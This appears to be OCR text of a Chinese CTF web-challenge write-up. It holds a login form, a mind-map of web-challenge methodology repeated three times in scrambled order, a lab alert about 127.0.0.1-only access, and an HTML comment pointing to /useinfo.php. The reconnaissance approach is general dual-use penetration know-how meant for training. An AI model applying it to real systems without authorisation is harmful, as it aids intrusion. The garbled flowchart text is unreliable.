
Username:


Password:

submit



web题目
回显提示其他页面
利用回显进行渗透
回显是否存在提示
无
手动构造提示
做不到
肯定存在其他信息
有
操作是否有回显
是否是本地代码的操作
可以
拿到flag
利用源码漏洞渗透
利用源码漏洞进行攻击或找到提示
首页是否可操作
不可
可利用
源码是否可利用或存在提示
有提示
根据提示访问对应页面
无
无
否
找到
是否发送网络包
根据参数名判断参数作用
是
网络包内是否存在提示信息
是
是
否
根据源码构造参数
路径扫描能否得到文件
Presented with xmind


eci-2zejeo6a4xqr92x7g654.cloudeci1.ichunqiu.com 显示
Just View View From 127.0.0.1
确定


web题目
回显提示其他页面
利用回显进行渗透
回显是否存在提示
无
手动构造提示
做不到
肯定存在其他信息
有
操作是否有回显
是否是本地代码的操作
可以
拿到flag
利用源码漏洞渗透
利用源码漏洞进行攻击或找到提示
首页是否可操作
不可
可利用
根据提示访问对应页面
源码是否可利用或存在提示
有提示
无
无
否
根据参数名判断参数作用
找到
是否发送网络包
网络包内是否存在提示信息
是
是
是
否
根据源码构造参数
路径扫描能否得到文件
Presented with xmind



web题目
回显提示其他页面
回显是否存在提示
有
无
手动构造提示
做不到
肯定存在其他信息
利用回显进行渗透
操作是否有回显
可以
是否是本地代码的操作
拿到flag
利用源码漏洞渗透
利用源码漏洞进行攻击或找到提示
首页是否可操作
不可
可利用
根据提示访问对应页面
源码是否可利用或存在提示
有提示
无
无
否
找到
根据参数名判断参数作用
是
网络包内是否存在提示信息
是
根据源码构造参数
是否发送网络包
是
否
路径扫描能否得到文件
Presented with xmind


```
            </div>
        </div>
    </div>
</body>
<!------ Please go to /useinfo.php ---------->
</html>
```

